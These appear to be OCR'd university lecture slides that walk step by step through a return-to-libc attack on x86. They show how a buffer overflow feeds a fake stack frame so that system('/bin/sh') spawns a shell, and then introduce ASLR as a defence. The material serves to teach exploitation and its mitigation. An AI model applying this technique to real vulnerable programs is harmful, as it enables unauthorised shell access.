ret
```

Next instruction:
Reserve stack space

Return-to-libc attack (x86)

POSTECH

- After victim function returns to `system( )`




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```


EIP → `mov edx, dword ptr[ebp + 8]`

Next instruction:
Access function params using ebp
(e.g., 1st arg is at ebp+8)

Return-to-libc attack (x86)

POSTECH

- After victim function returns to system( )




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
```

EIP


Attacker-controlled pointer is at ebp+8

Regards the attacker-controlled pointer as the arg of system( )

pointer_to_bin_sh is saved in edx for internal use

Return-to-libc attack (x86)

- After victim function returns to system( )




```
<system>:
push    ebp
```

system("/bin/sh"); is executed. A shell is spawned.

Next instruction:


```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Return-to-libc attack (x86)

POSTECH

- After shell execution




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```


EIP

Next instruction:
`leave == mov esp,ebp;`
`         pop ebp;`
(clean up stack and restore saved ebp)

Return-to-libc attack (x86)

POSTECH

- After shell execution




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

EIP → leave

Next instruction:


```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Return-to-libc attack (x86)

POSTECH

- After shell execution




```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

EIP

Next instruction:


```
leave == mov esp,ebp;
         pop ebp;
```

(clean up stack and restore saved ebp)

Return-to-libc attack (x86)

POSTECH

- After shell execution





```
<system>:
push    ebp
mov     ebp,esp
sub     esp, 0x10
...
mov     edx, dword ptr[ebp + 8]
...
leave
ret
```

EIP

Next instruction:
return to `0xdeadbeef`
(and then crash)

Return-to-libc attack (x86)

- After shell execution



1. We created a fake stack with fake ret addr and an argument
2. `system("/bin/sh");` is executed as if it is legitimately invoked
3. Program crashes at `0xdeadbeef` (return addr of the fake stack)

Return-to-libc (x86) summary

- We can reuse the existing code in libc to bypass NX
  - Create and feed a fake stack frame into a buffer by exploiting a buffer overflow vulnerability
    - The return address points to a libc function
    - The arguments are placed on the stack (e.g., 1st arg at `ebp+8`, …)
  - Libc function will be executed with the user-controlled arguments

→ How to prevent attackers from executing existing functions?

Defense: ASLR

Address Space Layout Randomization

POSTECH


- World without ASLR
  - An executable is always loaded at the same virtual address region
  - Therefore, all addresses of code and data are invariant
    - They never change across multiple executions
    - All function addresses, data (e.g., string) addresses can be easily identified
  - Attackers can easily launch ret-to-libc

Mitigation idea: What if we “randomize” memory segments every time a program is loaded?

Recall: Process memory layout


POSTECH

- In theory: Packed




Recall: Process memory layout

- In theory: tightly packed



- In practice: mostly empty




Recall: Process memory layout

